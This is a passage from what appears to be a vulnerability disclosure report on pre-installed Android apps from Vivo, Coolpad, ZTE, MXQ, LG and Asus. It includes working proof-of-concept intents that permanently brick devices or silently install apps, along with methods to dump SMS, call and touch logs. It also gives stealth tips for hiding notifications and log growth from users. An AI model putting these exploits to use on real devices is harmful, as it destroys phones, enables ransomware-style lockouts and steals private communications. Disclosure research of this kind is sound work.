We discovered a pre-installed app on some devices that exposes the capability to set system properties as the `com.android.phone` user. This can be performed by any app on the device due to an exported service in the `com.qualcomm.qti.modemtestmode` app. This app executes as the `system` user. Appendix F provides the `AndroidManifest.xml` file for the `com.qualcomm.qti.modemtestmode` app from a Vivo V7 Android device. This app contains an explicitly exported service named `MbnTestService` that allows the caller to provide a key-value pair that it will write as a system property. This application is still bound by SELinux rules regarding its context and associated capabilities. Based on our testing, the `com.qualcomm.qti.modemtestmode` app can modify system properties that start with the `persist.` prefix (e.g., `persist.sys.factory.mode`). Vendors can introduce their own system properties that can alter the functionality of the device when a property is set to a certain value.

The `MbnTestService` service is a bound service that provides an interface for clients to access. The bound service has a corresponding AIDL file that easily allows the client app to perform RPCs on the service. If a client app lacks the AIDL file, the client app can still interact with the bound service although they will have to perform low-level behavior that the AIDL file abstracts from the developer. The client will need to create and populate the `Parcel` object, provide the correct interface name, and call the correct function number on the interface. The source code to perform this behavior on the Vivo V7 is provided in Appendix G. We provide two examples, Vivo V7 and Coolpad Canvas, of how settings a system property can enable logging features on the device that would otherwise be unavailable to a third-party app.

9.1 Vivo V7 – Obtaining User Touch Input

The Vivo V7 device contains the `com.qualcomm.qti.modemtestmode` (`versionCode=25`, `versionName=7.1.2`) app. This device has a build fingerprint of `vivo/1718/1718:7.1.2/N2G47H/compil11021857:user/release-keys`. A third-party app can modify certain system properties on the device. Specifically, setting the `persist.sys.input.log` key to a value of `1`, will make the user's screen touches be written to the logcat log by the `InputDispatcher` for all apps. Vivo V7 also contains a vulnerability to have a pre-installed app write the logcat logs to the SD card as detailed in Section 5.5. With some effort and knowledge of the device, an attacker can translate the coordinates to keyboard keypresses. This allows the attacker to determine the user keypresses on the keyboard, potentially exposing PII. The device will need to be rebooted in order for the system property to be read at boot time. A third-party app can quickly cause a system crash and reboot the Vivo V7 device by sending a broadcast intent with an action of `intent.action.super_power_save_send`. The system crash is due to inadequate null-checking at runtime and also a lack of exception handling in the `system_sever` process.

```
04-13 12:08:00.060  1422  1770 D InputDispatcher:   Pointer 0: id=0, toolType=1, x=460.000000,
y=1027.000000, pressure=0.023529, size=0.023529, touchMajor=6.000000, touchMinor=6.000000,
toolMajor=6.000000, toolMinor=6.000000, orientation=0.000000
```

```
04-13 12:08:00.060  1422  1770 D InputDispatcher:   Pointer 1: id=1, toolType=1, x=166.000000,
y=1282.000000, pressure=0.023529, size=0.023529, touchMajor=6.000000, touchMinor=6.000000,
toolMajor=6.000000, toolMinor=6.000000, orientation=0.000000
04-13 12:08:00.060  1422  1770 D InputDispatcher:   Pointer 2: id=2, toolType=1, x=268.000000,
y=1070.000000, pressure=0.015686, size=0.015686, touchMajor=4.000000, touchMinor=4.000000,
toolMajor=4.000000, toolMinor=4.000000, orientation=0.000000
```

9.2 Coolpad Canvas – Write Logcat log, Kernel log, and `tcpdump` Capture to the SD Card

The Coolpad Canvas Android device[34] is sold by Cricket Wireless and contains a vulnerable version of the `com.qualcomm.qti.modemtestmode` (`versionCode=24, versionName=7.0`) app, allowing third-party apps to change certain system properties (as explained in Section 9) . The build fingerprint of the device is `Coolpad/cp3636a/cp3636a:7.0/NRD90M/093031423:user/release-keys`. Setting a system property can enable logging features on the device that would otherwise be unavailable to a third-party app. Specifically, using the method described above, any app can set the `persist.service.logr.enable` property to a value of `1` to enable logging on the device. When this occurs, the device will start writing log files to a path of `/sdcard/log`. Below is a listing of the files created in the `/sdcard/log` directory.

```
cp3636a:/sdcard/log $ ls -al
total 1984
drwxrwx--x  2 root sdcard_rw   4096 2018-05-18 11:42 .
drwxrwx--x 15 root sdcard_rw   4096 2018-05-18 01:30 ..
-rw-rw----  1 root sdcard_rw    632 2018-05-18 11:48 0518114248.crash.txt
-rw-rw----  1 root sdcard_rw 157544 2018-05-18 11:48 0518114248.events.txt
-rw-rw----  1 root sdcard_rw 241356 2018-05-18 11:48 0518114248.kernel.txt
-rw-rw----  1 root sdcard_rw 261513 2018-05-18 11:48 0518114248.main.txt
-rw-rw----  1 root sdcard_rw  65536 2018-05-18 11:47 0518114248.net.pcap
-rw-rw----  1 root sdcard_rw     11 2018-05-18 11:42 0518114248.qsee.txt
-rw-rw----  1 root sdcard_rw 244923 2018-05-18 11:48 0518114248.radio.txt
-rw-rw----  1 root sdcard_rw  28089 2018-05-18 11:48 0518114248.system.txt
```

Five of the files correspond to the different log buffers (crash, events, radio, system, and main). These files are highlighted in orange. Android prevents third-party apps from reading directly from the system-wide logcat log since it tends to contain sensitive data. The kernel log is highlighted in purple. A network package capture (`pcap`) file is also highlighted in green. The `qsee` file, highlighted in blue contains a log for when logging starts. Therefore, any app with the `READ_EXTERNAL_STORAGE` permission can enable the logging to the SD card and read the log files.

When the `persist.service.logr.enable` system property is set to a value of `1` when the device finishes booting, an app with a package name of `com.yulong.logredirect` (`versionCode=20160622, versionName=5.25_20160622_01`) will create a sticky notification. If the setting of the `persist.service.logr.enable` system property to a value of `1` happens after the boot process has completed, then notification will not be created by the `com.yulong.logredirect` app. Therefore, to keep the notification from appearing, the attacking app will have to set the `persist.service.logr.enable` system property to a value of `0` prior to the device being shut down or rebooted. To accomplish this the app needs to dynamically-register a broadcast receiver that listens for the action of `android.intent.action.ACTION_SHUTDOWN`. Once this broadcast is received, the app will use an already

[34] https://www.cricketwireless.com/support/devices-and-accessories/coolpad-canvas-device-support/customer/device-support.html

existing object that extends the `ServiceConnection` interface to quickly interact with the `MbnTestService` bound service to quickly change the `persist.service.logr.enable` system property to a value of `0`. Then when the device boots back up again, the notification will not be on and the attacking app can listen for various broadcast intents through a statically declared broadcast receiver app component in the attacking app's `AndroidManifest.xml` file. This unburdens the attack app of also having to request the `RECEIVE_BOOT_COMPLETED` permission. For example, the app can statically register for the following broadcast actions: `android.intent.action.SIM_STATE_CHANGED` and `org.codeaurora.intent.action.ACTION_NETWORK_SPECIFIER_SET`. Interacting with the `com.qualcomm.qti.modemtestmode` app to change system properties is done in the same way as in Appendix G for the Vivo V7 device, although except the Coolpad Canvas device uses an interface token name of `com.qualcomm.qti.modemtestmode.IMbnTestService` instead of `com.qualcomm.qti.modemtestmode.f` that is used for the Vivo V7. Other than this, the code to interact with the bound services is the same where the attacking app provides the appropriate key-value pair to modify system properties.

9.3 Coolpad Canvas – Leaking Telephony Data to the Logcat Log Vulnerability

The previous vulnerability (i.e., activating the logcat logs) allows any third-party app with the `READ_EXTERNAL_STORAGE` permission to read various log files including the logcat log. The standard Android Open Source Project (AOSP) code for the `com.android.phone` app does not write Short Message Service (SMS) messages to the Android log.

The `com.android.phone` app writes the user's sent text messages to the logcat log.

```
05-18 16:33:19.165  1735  2120 E mzq     : table =smsvalues =address=(703) 555-1234
creator=com.android.mms thread_id=1 sub_id=1 read=1 date=1526675599134 body=huba
subject=null priority=-1 type=6
```

The `system_server` process writes the outgoing calls to the logcat log.

```
05-18 16:38:53.565  1173  1173 I Telecom : Class:  processOutgoingCallIntent handle =
tel:1%20800-864-8331,scheme = tel, uriString = 1 800-864-8331, isSkipSchemaParsing =
false, isAddParticipant = false: PCR.oR@AJU
```

10. ZTE Devices – Dump Modem Logs and Logcat Logs to the SD Card

We discovered a vulnerability allows any third-party app on the device to activate the writing of the modem and logcat logs to the SD card. This vulnerability has been present on each ZTE device we have examined with all of them were sold by US carriers. Specifically, the devices and their build fingerprints are provided below.

Verizon ZTE Blade Vantage - `ZTE/Z839/sweet:7.1.1/NMF26V/20180120.095344:user/release-keys`
AT&T ZTE Blade Spark - `ZTE/Z971/peony:7.1.1/NMF26V/20171129.143111:user/release-keys`
T-Mobile ZTE Zmax Pro - `ZTE/P895T20/urd:6.0.1/MMB29M/20170418.114928:user/release-keys`
Total Wireless ZTE Zmax Champ - `ZTE/Z917VL/fortune:6.0.1/MMB29M/20170327.120922:user/release-keys`

This vulnerability allows any app co-located on the device to use another app's capabilities to obtain sensitive data that the initiating app itself lacks permission to access. An app using this vulnerability to monitor the user's telephony behavior will require the `READ_EXTERNAL_STORAGE` permission. This permission allows an app to read from the device's external storage (SD card). If the monitoring of the modem logs is to continue for an extended period of time, the attacking app should also periodically delete the logs since the aggregate size of the modem log files can start to fill up external storage. When this occurs, the user may notice a notification that indicates that the log files are taking up too much space external storage. To avoid this notification, the attacking app needs to delete old modem log files to ensure that adequate space remains so as to not potentially alert the user via a notification. The `com.android.modem.service.ISdlogService` interface (explained later) conveniently provides the `deleteAllLog()` method, so the attacking app does not need to request the `WRITE_EXTERNAL_STORAGE` permission. In any case, the app facilitating the modem logging functionality ,`com.android.modem.service` (`versionCode=25, versionName=7.1.1`), cannot be disabled by the user. If the modem logs themselves or a file containing only parsed data from them is to be exfiltrated from the device, the attacking app should also request the `INTERNET` permission. The modem logs will be written to a base directory of `/sdcard/sd_logs`. A concrete file path of a modem log is `/sdcard/sd_logs/sdlog_09_11_24_58.qmdl.gz`. This file is a Qualcomm Extensible Monitor Log file that has been compressed using `gzip`. The modem log contains the raw SMS Protocol Data Units (PDUs) for sent and received text messages, including the message body, timestamp, and telephone number. In addition, the modem log contains the phone numbers for placed and received phone calls. The subsections below will be described used the ZTE Blade Vantage, although the process is the same for all ZTE devices we have examined.

10.1 ZTE – Obtaining the Modem Log Vulnerability Details

The Android OS contains a service manager that allows apps to obtain a reference to the available services on the device. The service manager resides within the `system_server` process. The `system_server` process is a critical OS process that provides necessary services to apps on the device. Apps that execute as the `system` user (the same user that `system_server` uses) have the ability to register services with the OS service manager and make them available to other apps on the device. The ZTE Blade Vantage contains a pre-installed platform app with a package name of `com.android.modem.service` (`versionCode=25, versionName=7.1.1`) that executes as the `system` user and registers a service named `ModemService`. The `com.android.modem.service.ModemService` class within the `com.android.modem.service` package explicitly registers itself with an interface class of `com.android.modem.service.IModemService$Stub` to the Android OS service manager. The `com.android.modem.service.IModemService$Stub` is provided to the Android OS service manager so that other apps can obtain a reference to this interface and use the service. Method calls on this interface will be delivered to the `com.android.modem.service.ModemService` class within the `com.android.modem.service` package. The `com.android.modem.service.ModemService` class itself acts as a mini service manager for services it offers within its own app (`com.android.modem.service`). Specifically, the `IModemService` interface contains 5 methods that can be called where each returns a service interface. Their method signatures are provided below, showing the method name and the service interface they return.

`getAdbLogInterface()` returns `com.android.modem.service.ILogService`
`getAssistantInterface()` returns `com.android.modem.service.IAssistantService`
`getModemInterface()` returns `com.android.modem.service.IModem`

`getModemRegistryInterface()` returns `com.android.modem.service.IModemRegistry`
`getSdlogInterface()` returns `com.android.modem.service.ISdlogService`

The attacking app first obtains a reference to the service named `ModemService` using Java reflection from the Android OS service manager. This retrieved service has an interface named `com.android.modem.service.IModemService`. Using the `IModemService` reference, the attacking app can call the `getSdlogInterface()` method exported by the `IModemService` interface. The `getSdlogInterface()` method returns another interface named `com.android.modem.service.ISdlogService`. Method calls made to `com.android.modem.service.ISdlogService` interface will be delivered to the `com.android.modem.service.SdlogService` class. The `com.android.modem.service.ISdlogService` interface contains a large number of methods for controlling the operation of the modem logging capability. In regard to making the device write the modem logs to the SD card, the following methods on the `com.android.modem.service.ISdlogService` interface are called in the following order: `configSdlog()`, `enableLog()`, and `startLog()`. At this point, the device will start writing the modem logs to a base directory with a path of `/sdcard/sd_logs`. Any app on the device that has permission to access the SD card, can process and parse the compressed `qmdl` files for the user's telephony data. This binary file can be viewed in Qualcomm eXtensible Diagnostic Monitor Professional (QXDM Pro) or the binary `qmdl` file can be parsed directly for the user's text messages and call data. Below are byte sequences in PDU format for a sent text message and a received text message, as well as a placed and received call. The PoC source code to enable the modem logs is provided in Appendix H. The PoC code needs to be coded into an Android app and executed on the ZTE device with an active SIM (Subscriber Identity Module) card. The examples below show the `hexdump` output of a binary `qmdl` file from ZTE where the text message PDUs and call data have been identified.

Sent text message to the phone number 7035758208 with a message of "Test. Can you text me back?"

```
00e89b60  e0 00 01 09 05 00 07 63  33 59 01 30 00 06 00 07  |.......c3Y.0....|
00e89b70  91 31 21 13 94 18 f0 24  01 01 0a 81 07 53 57 28  |.1!....$....E..!|
00e89b80  80 00 00 1b d4 f2 9c ee  02 0d c3 6e 50 fe 5d 07  |`..........nP.].|
00e89b90  d1 cb 78 3a a8 5d 06 89  c3 e3 f5 0f 33 6a 7e 92  |..x:.]......3j~.|
```

The PDU starts at the address `0x00e89b6f` with a single byte with hex value of `0x07` and ends at `0x00e89b90` with the end of the message body. The text message body is in 7-bit packed encoding and the destination number is in decimal semi-octets. The number of the sender starts at address `0x00e89b7c` and ends at `0x00e89b80` and is in reverse order (i.e., 07 becomes 70). The text message body starts at address `0x00e89b80` and ends at `0x00e89b90`. The message "Test. Can you text me back?" converts to **`d4f29cee020dc36e50fe5d07d1cb783aa85d0689c3e3f50f`** in 7-bit packed encoding.

Received text message from the phone number 7035758208 with a message of "Sucka"

```
019928b0  29 00 09 01 25 01 e0 07  91 21 04 44 29 61 f6 00  |)...%....!.D)a..|
019928c0  19 04 0b 91 71 30 75 85  02 f8 00 00 81 30 11 51  |....Q.x......0.Q|
019928d0  40 34 69 06 d3 fa 78 1d  06 01 00 1b 22 7e 79 00  |@4i...x.....".~y.|
```

The PDU starts at the address `0x019928b7` with a single byte with hex value of `0x07` and ends at `0x019928d8` with the end of the message body. The text message body is in 7-bit packed encoding and the sending number is in decimal semi-octets. The number of the sender starts at address `0x019928c4` and ends at `0x019928c8`. The text message body starts at address `0x019928d4` and ends at `0x019928d8`. The message "Sucka" converts to **`d3fa781d06`** in 7-bit packed encoding. The text message also contains a timestamp

where that starts at `0x019928c0c` and ends at `0x019928d0`. This hex value of **`813011514034`** converts to 3:04:43pm on March 11, 2018.

Received call from the phone number 7034227613

```
03d3eda0  10 00 7a 01 7a 01 c1 12  17 27 37 f5 c9 6a e0 00  |..z.z....'7..j..|
03d3edb0  03 00 00 00 00 11 00 00  00 07 00 00 00 01 00 00  |................|
03d3edc0  00 00 00 00 00 37 30 33  34 32 32 37 36 31 33 66  |.....7034227613f|
03d3edd0  50 11 00 00 f0 af 68 00  90 98 00 00 80 48 69 00  |P.....h......Hi.|
03d3ede0  d0 b6 e5 ff 00 00 00 00  40 86 02 00 10 f9 ff ff  |........@.......|
```

Placed call to the United Airlines reservation number of 18008648331

```
03334a20  80 a0 70 c5 c9 6a e0 00  03 38 00 00 00 11 00 00  |..p..j...8......|
03334a30  00 06 00 00 00 01 00 00  00 00 00 00 00 31 38 30  |.............180|
03334a40  30 38 36 34 38 33 33 31  00 00 54 0e 60 34 c6 1b  |08648331..T.`4..|
03334a50  00 00 03 00 50 89 00 80  00 00 00 00 00 00 00 00  |....P...........|
03334a60  d0 06 7f 02 00 00 00 00  00 00 00 00 30 0d 28 0a  |............0.(.|
```

10.2 ZTE – Obtaining the Logcat Log Vulnerability Details

The logcat logs consist of four different log buffers: system, main, radio, and events. The logcat log is a shared resource where any process on the device can write a message to the log. The logcat log is generally for debugging purposes. An app can read only from the logcat logs that the app itself has written unless it has requested and been granted the `READ_LOGS` permission by the Android OS. The Android OS and apps can write sensitive data to the logs, so the capability to read from the system-wide logcat log was taken away from third-party apps in Android 4.1. The logcat logs tend to contain email addresses, telephone numbers, GPS coordinates, unique device identifiers, and arbitrary messages written by any process on the device. A non-exhaustive list of concrete logcat log messages is provided in Appendix B. Using this vulnerability, a third-party app can leverage another app to write the system-wide logcat logs to the SD card. App developers may write sensitive data to the logcat log while under the impression that their messages will be private and unobtainable. Information disclosure from the logcat log can be damaging depending on the nature of the data written to the log. Appendix B contains a username and password pair being written to the log from a major bank's Android app.

This vulnerability is present in the same app (`com.android.modem.service`) that allows the modem log to be written to the SD card. A third-party app can use the `ModemService` to activate the logcat logs being written to the SD card. As mentioned previously, the `ModemService` provides access to five different services through interfaces to these services. The `com.android.modem.service.IAssistantService` service interface allows any app on the device to programmatically enable the writing of the logcat logs to the SD card. The writing of the logcat logs are inactive by default, although simply enabling their logging to the SD card can be performed by an app with zero permissions. As mentioned with the modem logs, an app that wants to read from the log files on the SD card, will need to request the `READ_EXTERNAL_STORAGE` permission. The `IAssistantService` service interface is obtained by calling the `getAssistantInterface()` method on the `IModemService` interface. Method calls to the `IAssistantService` service interface will be delivered to the `com.android.modem.service.AssistantService` class. The methods exported by the `IAssistantService` service interface mostly cover logging functions. To enable the logcat logs being written to the SD card, the following two methods need to be called on the `IAssistantService` service interface: `enableDeamonProcess(boolean)` and `enableAdbLog(Boolean)`, where both Boolean values as parameters to the methods have a value of `true`. Proof of Concept code is provided in Appendix I.

Once the logcat logs have been activated, they will get written, by default, to the `/sdcard/sd_logs/AdbLog/logcat` directory. Within this directory, there are four files matching the names of the different log buffers: `logcat_events.txt`, `logcat_main.txt`, `logcat_radio.txt`, and `logcat_system.txt`. These log files are in plaintext and can be parsed for known-formats of log messages that contain sensitive data. Since these logs are written by default to a directory within the `/sdcard/sd_logs` directory. The same method as previously, leveraging the `deleteAllLog()` method from the `ISdlogService` method, provides a way of deleting the log files periodically

11. Making Devices Inoperable

We found two interesting cases where the sending of a single intent message can render an Android device inoperable in the general case. The two devices are the MXQ Android 4.4.2 TV Box and the ZTE Zmax Champ sold by Total Wireless.

11.1 MXQ TV Box – Making Devices Inoperable

The MXQ TV Box has added in a broadcast receiver application component in the core Android package (i.e., `android`). This is part of the Android framework that runs in the `system_server` process. The MXQ TV Box device has a build finger print of `MBX/m201_N/m201_N:4.4.2/KOT49H/20160106:user/test-keys`. Any app on the device can send an intent to an exported broadcast receiver application component that will make the device inoperable. After the device wouldn't boot properly, we performed a factory reset of the device in recovery mode, and the device would still not boot properly. This leads us to believe that the system partition was modified as a result of the actions taken by the broadcast receiver that received an intent. Specifically, the package name of the app is `android` (`versionCode=19, versionName=4.4.2-20170213`), and it contains an exported broadcast receiver named `com.android.server.SystemRestoreReceiver`. Below is the declaration of the `SystemRestoreReceiver` app component in the app's `AndroidManifest.xml` file.

```
<receiver android:name="com.android.server.SystemRestoreReceiver"
android:priority="100">
    <intent-filter>
        <action android:name="android.intent.action.SYSTEM_RESTORE"/>
    </intent-filter>
</receiver>
```

Internally, the `SystemRestoreReceiver` app component, after receiving a broadcast intent addressed to it, calls the `androidos.RecoverySystem.rebootRestoreSystem(android.content.Context)` method. This is a custom method that was added into the `android.os.RecoverySystem` AOSP class. This custom method writes a value of `--restore_system\n--locale=<locale>` to the `/cache/recovery/command` file and boots into recovery mode. It appears that when booting into recovery mode, possibly the system partition gets formatted or modified, which would explain the device not booting. We did not examine the recovery partition to examine what actually occurs, but we did verify that the device is not functional after the `SystemRestoreReceiver` component executes. Below is the source code to send the broadcast intent that will make the device not boot properly. We believe that the user can recover the device by flashing clean firmware images to the SD card and flashing them in recovery mode. We have not tried this method,

but generally Android TV boxes allow the owner of the device to flash firmware images that are present on the SD card.

```
Intent intent = new Intent();
intent.setClassName("android", "com.android.server.SystemRestoreReceiver");
sendBroadcast(intent);
```

11.2 ZTE Zmax Champ – Making Devices Inoperable

We purchased a Total Wireless ZTE Zmax Champ device from Best Buy. This device contains an pre-installed app with a package name of `com.android.zte.hiddenmenu`. This ZTE device has a build fingerprint of `ZTE/Z917VL/fortune:6.0.1/MMB29M/20170327.120922:user/release-keys`. Any app co-located on the ZTE ZMAX Champ device can make the device generally unusable by sending a single broadcast intent with a specific action string. Once this is received, the phone will continually enter recovery mode and crash in a cycle. We are not exactly sure why this occurs, but we have destroyed two phones using it. The phone will boot into recovery mode, try to perform a factory reset, fail, reboot, and then continually repeat all of the previous steps in a never-ending cycle. The device comes with a pre-installed app with a package name of `com.android.zte.hiddenmenu` (`versionCode=23, versionName=6.0.1`). This app executes as the `system` user and is privileged platform app. In the app's `AndroidManifest.xml` file, a broadcast receiver named `com.android.zte.hiddenmenu.CommandReceiver` is declared that statically registers to receive broadcast intents with an action of `android.intent.action.FD_RESET`. Sending a broadcast intent with this action will cause the device to enter recovery mode and crash. The code to send the broadcast intent is provided below.

```
sendBroadcast(new Intent("android.intent.action.FD_RESET"));
```

The `CommandReceiver` broadcast receiver component is exported and accessible to any app co-located on the device. Once the component receives a broadcast intent with an action of `android.intent.action.FD_RESET`, the component internally sends a broadcast intent with an action of `android.intent.action.MASTER_CLEAR_DATA_CARRIER`. The `com.android.server.MasterClearReceiver` class (running in the `system_server` process) dynamically registers a broadcast receiver to receive broadcast intents with an action of `android.intent.action.MASTER_CLEAR_DATA_CARRIER`. Once this action string is received by the broadcast receiver it will call the `android.os.RecoverySystem.rebootWipeUserDataAndCarrier(android.content.Context, boolean, java.lang.String)` method. This method will write a string value of the contents, shown below, to a file with a file path of `/cache/recovery/command` and then boot into recovery mode.

```
--shutdown_after
--wipe_carrier
--reason=<reason>
--locale=<locale>
```

The phone boots into recovery mode and then starts to perform a factory reset and quickly fails and repeats the process. We are unable to tell exactly why the fault is occurring since we do not have access to the recovery logs. It could be that the command written to the `/cache/recovery/command` file is malformed and causes a crash when in recovery mode and the command in the file keeps being read in and processed,

causing another fault, where this cycle continues forever. When the device is continually crashing, we were unable to boot into an alternate mode (e.g., system or bootloader). The `--wipe_carrier` command is not in AOSP code, so this command would have to be handled in recovery mode. The standard commands that are accepted in the `/cache/recovery/command` file are provided here in Google's AOSP source code[35]. Our hypothesis is that `--wipe_carrier` command or a different command causes the fault in recovery mode and this process repeats and always hits the same fault.

12. Taking Screenshots using `system_server`

Certain Android devices will take a screenshot write it to the SD card when a broadcast intent with a specific action string is sent. On the vulnerable devices, the `system_server` process dynamically registers a broadcast receiver with this specific action string (the specific action string depends on the device, as it is not constant across devices). The contents of the screen buffer are regarded as sensitive. All of the devices we examined that allow a third-party app to indirectly take a screenshot perform some animation when a screenshot is taken, so it is not transparent to the user. Table 7 provides the devices that we found that allow any app co-located on the device to utilize an open interface in the `system_server` process to take a screenshot and write it to external storage. Furthermore, a notification is created indicating that a screenshot was taken. If all caution is thrown to the wind, a malicious app may open interesting apps, take screenshots, and exfiltrate them. Although the screenshot capability cannot be disabled due to it residing in the `system_server` process, this approach is aggressive. A more guileful approach is to take screenshots while the user has been inactive for a period of time. This can be accomplished by running a service in the background and dynamically registering for the `SCREEN_ON` and `SCREEN_OFF` broadcast intents. The attacking app can create an activity that will come to the foreground and turn on the screen even when a screen lock is present. This can be accomplished by setting the `WindowManager.LayoutParams.FLAG_KEEP_SCREEN_ON` and `WindowManager.LayoutParams.FLAG_ALLOW_LOCK_WHILE_SCREEN_ON` flags on the current window in the activity when it is started. If the app requests the `EXPAND_STATUS_BAR` permission, the app can expand the status bar to show the current notifications and take a screenshot. The attacking app can then use a generic approach to cause a system crash to remove the notification that a picture was taken. All Android devices that run Android 5.0 to Android 6.0.1 have a vulnerable component where a single intent message can cause a system crash due to inadequate exception handling in the `system_server` process. We developed a generic method to cause a system crash on all Android API levels by causing the `system_server` process to exhaust all of its heap memory. An open-source PoC app we developed is available here[36].

Table 7. Android Devices that Allow Any App to Take a Screenshot.

Device	Broadcast Action	Build Fingerprint
Asus ZenFone 3 Max	`ACTION_APP_TAKE_SCREENSHOT`	`asus/US_Phone/ASUS_X008_1:7.0/NRD90M/US_Phone-14.14.1711.92-20171208:user/release-keys`
Asus ZenFone V Live	`ACTION_APP_TAKE_SCREENSHOT`	`asus/VZW_ASUS_A009/ASUS_A009:7.1.1/NMF26F/14.0610.1802.78-20180313:user/release-keys`
Alcatel A30	`android.intent.action.THREE_POINTER_SCREENSHOT`	`TCL/5046G/MICKEY6US:7.0/NRD90M/J63:user/release-keys`

[35] https://android.googlesource.com/platform/bootable/recovery/+/master/recovery.cpp
[36] https://github.com/Kryptowire/daze

Nokia 6 TA-1025	com.fih.screen_shot	Nokia/TA-1025_00WW/PLE:7.1.1/NMF26F/00WW_3_32F:user/release-keys
Sony Xperia L1	com.sonymobile.intent.action.SCREEN_CAPTURE	Sony/G3313/G3313:7.0/43.0.A.6.49/2867558199:user/release-keys
Leagoo P1	com.android.screen.shot	LEAGOO/t592_otd_p1/t592_otd_p1:7.0/NRD90M/1508151212:user/release-keys

13. LG Android Devices – Lock the User out of Their Device

We found a rather unique and interesting attack present on certain LG devices that allows a zero-permission app to lock the user out of their device by applying a screen lock that is completely unresponsive to the user except for making emergency phone calls. We verified that the devices show below are vulnerable.

LG G6 - lge/lucye_nao_us_nr/lucye:7.0/NRD90U/17355125006e7:user/release-keys
LG Q6 - lge/mhn_lao_com_nr/mhn:7.1.1/NMF26X/173421645aa48:user/release-keys
LG X Power - lge/k6p_usc_us/k6p:6.0.1/MXB48T/171491459f52c:user/release-keys
LG Phoenix 2 - lge/m1v_att_us/m1v:6.0/MRA58K/1627312504f12:user/release-keys

An exposed dynamically-registered broadcast receiver within the com.android.systemui app (versionCode=600170209, versionName=6.00.170209) allows any app on the device to essentially lock the user out of their phone in most cases. This technique could be used to create a crypto-less ransomware to force the user to pay to unlock their device. Below are the SHA-256 hashes for the com.lge.gnsslogcat app's APK file and ODEX file from the LG G6 device.

```
97e5e02340417c997476861c0c4d316d0ced24dd6906f9aa2afd9f3ad15ccc0f  LGSystemUI.apk
9dfc1b1e4591f0dc739dd583c14f8a6251626eaae302430da0e032e61772edbf  LGSystemUI.odex
```

When the dynamically-registered broadcast receiver with the com.android.systemui app receives an intent with an action string of com.lge.CMCC_DM_PARTIALLY_LOCK, the app will write two values to the system table in system settings and lock the screen. The screen lock put in place by the com.android.systemui app that receives the broadcast intent will not be responsive to touches except for the emergency call button. This lock screen will persist across system reboots and even appear in safe mode. We were unable to find a way to remove this lock screen except when ADB was enabled prior to a third-party app co-located on the device forcing the lock screen to lock. If ADB was not enabled on the device prior to the screen lock, then the user will likely have to boot into recovery mode by pressing a specific key combination at boot time and perform a factory reset, which will remove the screen lock but also wipe all the user's data and app. If ADB was enabled prior to the appearance of this special screen lock, then the user could hook their device up to a computer that had already been approved provided it's RSA key fingerprint to the LG device. At this point, the user can enter the following command via ADB.

```
adb shell am broadcast -a com.lge.CMCC_DM_PARTIALLY_LOCK
```

Or the following set of commands can undo the changes manually in the system table.

```
adb shell settings put system com.lge.CMCC_DM_LOCK 0
adb shell settings put system UnlockCallerNum 0
```

A large majority of Android users would not have ADB enabled, as this functionality is for developers and Android enthusiasts. In addition, they would need to find out the command to unlock it, which would likely be difficult for the average user to discover on their own.

The `com.android.systemui.keyguard.KeyguardViewMediator` class dynamically registers a broadcast receiver with an action of `com.lge.CMCC_DM_PARTIALLY_LOCK`, as well as for other actions. When a broadcast intent is sent by any app on the device, it will be received by an anonymous class within the `KeyguardViewMediator` class. This will in turn call the `KeyguardViewMediator.doKeyguardUnlockDisabled(Boolean, java.lang.String)` method. This method will set both the `com.lge.CMCC_DM_LOCK` and `UnlockCallerNum` keys in the `system` table to a value of `1` and then call the `KeyguardViewMediator.doKeyguardTimeout(android.os.Bundle)` method to lock the screen. At this point, the screen will be locked and cannot be unlocked through traditional methods. If ADB is not enabled on the device, the user will be forced to boot into recovery mode and perform a factory reset to recover the device. If ADB has already been enabled, they can use the unlock method described above.

14. Asus ZenFone 3 Max – Arbitrary App Installation

The arbitrary app installation vulnerability was discovered in an Asus ZenFone 3 Max device with a build fingerprint of `asus/US_Phone/ASUS_X008_1:7.0/NRD90M/US_Phone-14.14.1711.92-20171208:user/release-keys`. This device contains a pre-installed app with a package name of `com.asus.dm` (`versionCode=1510500200, versionName=1.5.0.40_171122`) has an exposed interface that allows any app co-located on the device to use its capabilities to download an arbitrary app over the internet and install it. Furthermore, any app that was programmatically installed using this method can also be programmatically uninstalled using the `com.asus.dm` app. The `com.asus.dm` app has an exported service named `com.asus.dm.installer.DMInstallerService`. Any app on the device can send an intent with specific embedded data that will cause the `com.asus.dm` app to programmatically download and install the app. For the app to be downloaded and installed, certain data needs to be provided in the intent: download URL, package name, version name from the app's `AndroidManifest.xml` file, and the MD5 hash of the app. Below is an example source code to download and install the Xposed Installer APK file.

```
Intent i4 = new Intent();
i4.setAction("com.asus.dm.installer.download_app");
i4.setClassName("com.asus.dm", "com.asus.dm.installer.DMInstallerService");
i4.putExtra("EXTRA_DL_URL", "https://dl-
xda.xposed.info/modules/de.robv.android.xposed.installer_v33_36570c.apk");
i4.putExtra("EXTRA_INSTALL_PACKAGE", "de.robv.android.xposed.installer");
i4.putExtra("EXTRA_DL_CHECKSUM", "36570c6fac687ffe08107e6a72bd3da7");
i4.putExtra("EXTRA_INSTALL_VERSION", "2.7");
startService(i4);
```

At this point, the Xposed Installer app can be started by the app that initiated its installation. If the app that initiated the installation of the Xposed Installer app decides that it should be uninstalled, it can use the source code below to uninstall it. That this method only works for apps that were installed using the approach above and not for apps that were installed via other methods such as the user installing an app via the app distribution channel of Google Play.

```
Intent i7 = new Intent();
i7.setAction("com.asus.dm.installer.removeService");
i7.setClassName("com.asus.dm", "com.asus.dm.installer.DMInstallerService");
i7.putExtra("EXTRA_APP_NAME", "de.robv.android.xposed.installer");
startService(i7);
```

15. Video Recording the User's Screen

Sometimes pre-installed apps can expose the capability to record the user's screen through a privileged pre-installed app. We provide two instances of screen recording: Vivo V7 and Doogee X5.

15.1 Vivo V7 – Video Recording the User's Screen

